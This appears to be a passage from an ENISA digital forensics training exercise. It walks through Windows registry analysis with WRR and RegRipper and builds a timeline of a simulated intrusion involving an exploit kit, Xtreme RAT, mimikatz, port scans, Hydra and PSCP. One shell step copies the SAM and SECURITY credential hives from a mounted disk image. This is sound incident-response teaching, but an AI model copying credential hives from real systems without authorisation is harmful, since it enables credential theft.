
Copy all registry files to separate directory at ~/training/ex1/registry:

```
: ~/training/ex1/registry
Search  Terminal  Help
:~$ cd training/ex1
:~/training/ex1$ mkdir registry
:~/training/ex1$ cd registry
:~/training/ex1/registry$ cp /mnt/part_c/Windows/System32/config/{SYSTEM,SAM,SECURITY,SOFTWARE,DEFAULT} .
:~/training/ex1/registry$ cp /mnt/part_c/Users/Peter/NTUSER.DAT .
:~/training/ex1/registry$ cp /mnt/part_c/Users/Peter/AppData/Local/Microsoft/Windows/UsrClass.dat .
:~/training/ex1/registry$
```


Start Windows Registry Recovery (WRR) tool from ~/training/tools/WRR/WRR.exe using Wine.




Using WRR open HKLM\Software hive located in SOFTWARE file.



Check what information can be extracted from registry using WRR tool.




Choose *Raw Data* function from the left panel to view the original registry structure.




6.2 Inspecting registry timeline


Use *regtime* plugin of RegRipper tool to create timeline.




Scroll timeline until date of the incident when GhCtxq8t key was modified.




Inspect contents of GhCtxq8t key using WRR tool and *Raw Data* function.



Search for PuTTY related entries on the registry timeline created from NTUSER.DAT file.




View SshHostKeys key using WRR tool.



6.3 UserAssist

To quickly decode and extract information about UserAssist use *userassist* plugin from the RegRipper tool:




Find the UserAssist entries related to the incident:

```
enisa@training: ~/training/tools/RegRipper2.8
File  Edit  View  Search  Terminal  Help
{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}
Tue Aug 16 14:44:17 2016 Z
  {D65231B0-B2F1-4857-A4CE-A8E7C6EA7D27}\cmd.exe (4)
Use of uninitialized value $list in pattern match (m//) at PERL2EXE_STORAGE/utf8_heavy.pl line 399.
Tue Aug 16 13:50:29 2016 Z
  C:\Users\Peter\AppData\Roaming\EpUpdate\nmap\winpcap-nmap-4.13.exe (1)
Tue Aug 16 13:50:02 2016 Z
  Microsoft.Windows.Explorer (16)
Tue Aug 16 12:57:23 2016 Z
  Microsoft.Windows.ControlPanel (2)
```


```
enisa@training: ~/training/tools/RegRipper2.8
File  Edit  View  Search  Terminal  Help
{F4E57C4B-2036-45F0-A9AB-443BCFE33D9F}
Tue Aug 16 14:44:17 2016 Z
  {A77F5D77-2E2B-44C3-A6A2-ABA601054A51}\System Tools\Command Prompt.lnk (3)
Tue Aug 16 13:50:02 2016 Z
  {9E3995AB-1F9C-4F13-B827-48B24B6C7174}\TaskBar\File Explorer.lnk (14)
Tue Aug 16 12:55:53 2016 Z
  C:\Users\Public\Desktop\Mozilla Firefox.lnk (7)
Thu Aug 11 13:58:56 2016 Z
  {9E3995AB-1F9C-4F13-B827-48B24B6C7174}\TaskBar\Mozilla Firefox.lnk (4)
Wed Aug  3 11:50:33 2016 Z
```

6.4 List of installed applications

Start by opening with the WRR tool SOFTWARE registry file. Then navigate to Microsoft\Windows\CurrentVersion\Uninstall key:



Each Uninstall subkey contains some information about application (varying between subkeys) like installation date, path to uninstall binary, app version or install source.





By browsing subkeys in Uninstall key, check Mozilla Firefox and Adobe Flash Player versions.

Value	Type	Data
DisplayName	REG_SZ	Adobe Flash Player 18 NPAPI
Publisher	REG_SZ	Adobe Systems Incorporated
DisplayVersion	REG_SZ	18.0.0.194
HelpLink	REG_SZ	http://www.adobe.com/go/flashplayer_support/
NoModify	REG_DWORD	0x00000001
NoRepair	REG_DWORD	0x00000001
RequiresIESysFile	REG_SZ	4.70.0.1155
URLInfoAbout	REG_SZ	http://www.adobe.com
URLUpdateInfo	REG_SZ	http://www.adobe.com/go/getflashplayer/
VersionMajor	REG_DWORD	0x00000012
VersionMinor	REG_DWORD	0x00000000
UninstallString	REG_SZ	C:\Windows\system32\Macromed\Flash\FlashUtil32_18_0_0_194_Plugin.exe -maintain plugin
DisplayIcon	REG_SZ	C:\Windows\system32\Macromed\Flash\FlashUtil32_18_0_0_194_Plugin.exe
EstimatedSize	REG_DWORD	0x0000463B

Value	Type	Data
Comments	REG_SZ	Mozilla Firefox 33.0.3 (x86 en-US)
DisplayIcon	REG_SZ	C:\Program Files\Mozilla Firefox\firefox.exe,0
DisplayName	REG_SZ	Mozilla Firefox 33.0.3 (x86 en-US)
DisplayVersion	REG_SZ	33.0.3
HelpLink	REG_SZ	https://support.mozilla.org
InstallLocation	REG_SZ	C:\Program Files\Mozilla Firefox
Publisher	REG_SZ	Mozilla
UninstallString	REG_SZ	"C:\Program Files\Mozilla Firefox\uninstall\helper.exe"
URLUpdateInfo	REG_SZ	https://www.mozilla.org/firefox/33.0.3/releasenotes
URLInfoAbout	REG_SZ	https://www.mozilla.org
NoModify	REG_DWORD	0x00000001
NoRepair	REG_DWORD	0x00000001
EstimatedSize	REG_DWORD	0x000135EB
sEstimatedSize2	REG_DWORD	0x000135D3

Check the last modification date of WinPcapInst key by right clicking on the subkey and choosing *Properties* from the context menu.





7. Building the timeline

To get better picture of the whole incident at the end it's worth to build timeline with all timestamps collected from different sources. List below presents all timestamps obtained from the previous tasks.

Observations that should be correlated with other logs (network logs, logs from other hosts) were additionally bolded.

TIMESTAMP [UTC]	OBSERVATION	EVIDENCE SOURCE
12:54:24	Start of System process	Memory analysis
12:54:31	Start of Event log service	System logs
12:55:53	Start of firefox.exe	Prefetch files UserAssist keys
13:02:46	**User visits http://blog.mycompany.ex/**	Firefox history
13:02:50 - 13:03:17	**Browser downloads pages from http://blog.mysportclub.ex/wp-content/uploads/hk/ (EK)**	Firefox history, Filesystem analysis
13:02:53	Creation of Firefox cache file possibly containing exploit code (CVE-2012-3993)	AV scan Filesystem analysis
13:02:56	**Creation of 3568226350[1].exe file (referred in one of the cache files)**	AV scan Filesystem analysis
13:02:57	Creation of svchost.exe binary in %TEMP% directory	Filesystem analysis
13:02:57	Start of svchost.exe process containing Xtreme RAT code	Memory analysis
13:02:57	Modification of Run and RunOnce keys	Registry analysis
13:02:58	Start of second explorer.exe process containing Xtreme RAT code (possible Run PE)	Memory analysis
13:03:04	Start of update.exe process with Xtreme RAT code	Memory analysis
13:03:10	Modification of GhCtxq8t registry key (update.exe)	Registry analysis
13:03:16	Firefox flash plugin crash report	Firefox crash reports
13:07:36	Start of some cmd.exe process	Memory analysis
13:10:03	Creation of 54948tp.exe executable in %TEMP% directory	Filesystem analysis
13:10:13	Execution of 54948tp.exe	Prefetch files
13:10:13-13:14:47	**Time period when http://blog.mysportclub.ex/wp-content/uploads/hk/files/data_32.bin was downloaded**	Python decompilation

13:14:47	Creation of %APPDATA%\EpUpdate folder containing multiple hacking tools	Filesystem analysis
13:14:47	Creation of %TEMP%\SystemProfile folder containing results of execution various commands	Filesystem analysis
13:14:47	Execution of mimikatz.exe and creation of mimikatz.log file	Prefetch files Filesystem analysis
13:14:50	Execution of browserpassworddump.exe and creation of bpd.log	Prefetch files Filesystem analysis
13:34:25	Creation of sysinfo.txt in %TEMP%\SystemProfile	Filesystem analysis
13:42:12	Start of some cmd.exe process	Memory analysis
13:50:29	Start of winpcap-nmap-4.13.exe	UserAssist
13:59:29	**Port scan of 192.168.5.1**	Filesystem analysis
13:59:34	**Port scan of 192.168.5.10**	Filesystem analysis
13:59:36	**Port scan of 192.168.5.15**	Filesystem analysis
14:02:04	**Execution of hydra.exe process (possible dictionary attack)**	System logs
14:04:44	**Execution of Hydra.exe (possible dictionary attack)**	Prefetch files System logs
14:08:30	Start of some cmd.exe process	Memory analysis
14:10:49	**Possible login to some remote host (Plink.exe execution)**	Prefetch files
14:11:20	**Possible login to some remote host (Plink.exe execution)**	Prefetch files
14:11:26	Modification of PuTTY SshHostKeys (RSA key pointing to 192.168.5.10)	Registry analysis
14:17:45	**Possible login to some remote host (Plink.exe execution)**	Prefetch files
14:18:48	Start of some cmd.exe process	Memory analysis
14:20:44	**Possible login to some remote host (Plink.exe execution)**	Prefetch files
14:22:45	**Possible login to some remote host (Plink.exe execution)**	Prefetch files
14:23:02	Start of some cmd.exe process	Memory analysis
14:23:31	**Possible login to some remote host (Plink.exe execution)**	Prefetch files
14:23:46	Start of some cmd.exe process	Memory analysis
14:47:12	**Execution of PSCP tool, possibly to download/upload some data from remote host**	Prefetch files

14:47:54	**execution of PSCP tool, possibly to download/upload some data from remote host**	Prefetch files
14:50:09	**execution of PSCP tool, possibly to download/upload some data from remote host**	Prefetch files

ENISA

European Union Agency for Network
and Information Security
Science and Technology Park of Crete (ITE)
Vassilika Vouton, 700 13, Heraklion, Greece

Athens Office

1 Vass. Sofias & Meg. Alexandrou
Marousi 151 24, Athens, Greece

PO Box 1309, 710 01 Heraklion, Greece
Tel: +30 28 14 40 9710
info@enisa.europa.eu
www.enisa.europa.eu